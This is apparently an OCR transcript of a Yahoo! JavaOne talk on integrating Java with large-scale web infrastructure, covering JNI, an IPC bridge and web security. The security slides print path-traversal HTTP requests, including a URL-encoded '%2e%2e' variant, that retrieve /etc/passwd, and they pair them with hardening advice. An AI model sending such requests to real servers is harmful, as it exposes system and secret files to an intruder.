Using Java Technologies at the World's Largest Website

Dean Yu & Joshua Blatt
Java Platform Team, Yahoo!

TS-6391

YAHOO!

Java

Sun microsystems

Learn about:

- How Yahoo! integrates Java™ platform technologies with internal infrastructure and processes
- How Yahoo! achieves its standards for security, reliability, and performance with Java platform technologies

Agenda

- Overview
- Integrating with Yahoo! Infrastructure
- Java Platform & Security at Yahoo!
- Scalability, Reliability & Performance
- Maven in Large Organizations
- Deploying Java Platform at Yahoo! Scale


What is Yahoo! Scale?

- 500M+ registered users
- 20TB+ of data generated each day
- Hundreds of thousands of servers
- Dozens of data centers around the world

History of Notable Java Platform Acquisitions

- 1998
  - Classic Games (Y! Games)
  - Sportasy (Y! Fantasy Sports)
- 2002
  - HotJobs
- 2003
  - Overture (Y! Search Marketing)
    - Alta Vista
- 2004
  - Kelkoo
  - MusicMatch (Y! Music)
- 2006
  - Bix
- 2007
  - Zimbra


Role of Yahoo!'s Java Platform Team



Agenda

- Overview
- Integrating with Yahoo! Infrastructure
- Java Platform & Security at Yahoo!
- Scalability, Reliability & Performance
- Maven in Large Organizations
- Deploying Java Platform at Yahoo! Scale

Anatomy of a Typical Web Server at Yahoo!




- Most Yahoo! sites are LAMP stacks
- Customized Apache for web serving
- Apache modules automate cookie management, input validation, rate limiting, etc.
- Majority of shared infrastructure implemented as C/C++ shared libraries
  - single threaded, multi-process environment commonly assumed
  - web services becoming more common


Common Back End Servers

- Infrastructure processes receive events over global data streams
- App-specific plug-in extensions to customize data handling
- Additional data in app-private databases

- Out of band from web requests



Java Platform Integration Points




Integration Policy


- Java Native Interface (JNI™)
  - Fine grained calls to thread-safe libraries
  - Fastest performance for least amount of effort
  - Maintains single implementation of important, sensitive, or complex logic
- IPC Bridge
  - Coarse grained calls to non thread-safe libraries
  - Multi-process architecture isolates concurrent calls from multiple Java platform threads
  - Protects Java applications from native crashes
  - 64-bit Java processes can use 32-bit shared libraries
  - C++ → Java platform calls enable Java technology-based data stream handlers

JNI API F.U.D.

- Performance
  - “It’s too slow”
- Stability
  - “It crashes a lot”
- Comfort
  - “I don’t like to debug native code”


JNI API F.U.D.
Performance






Java SE 6 HotSpot 64-bit Server VM, RHEL 4u4, 2GHz AMD64 Athlon, 256 character strings

JNI API F.U.D.
Performance




Java SE 6 HotSpot 64-bit Server VM, RHEL 4u4, 2GHz AMD64 Athlon, 256 character strings

Multithreading Issues With JNI API




Multithreading Issues With JNI API





IPC Bridge

Isolating the JVM process from native libraries



IPC Bridge Performance





Java SE 6 HotSpot 32-bit Server VM, RHEL 4u3, 2GHz Intel Xeon

Agenda

- Overview
- Integrating with Yahoo! Infrastructure
- Java Platform & Security at Yahoo!
- Scalability, Reliability & Performance
- Maven in Large Organizations
- Deploying Java Platform at Yahoo! Scale

Web Security

- Authentication and authorization are only part of the story
- Web Servers interact with browsers
- Web Servers receive tainted input
- Web Servers can serve file system resources

Path Traversal Exploits

- Directory Structure:

/etc/passwd
/tomcat/webapp/ROOT/index.html
/tomcat/webapp/foo.war

- Defeated Exploit:

GET /../../../etc/passwd HTTP/1.1 → /etc/passwd → 404

- Successful Exploit:

GET /%2e%2e/%2e%2e/%2e%2e/etc/passwd HTTP/1.1 → /../../../etc/passwd → 200

- Do not run as root!!!

Path Traversal Exploits

- If it works for /etc/passwd, why not my secrets?
- Foil path traversal exploits by storing secrets in resources readable only by root.
  - cryptography shared secrets, private keys
  - database passwords
- If server can't read them, server can't serve them.
- If server can't read them, how can server use them?

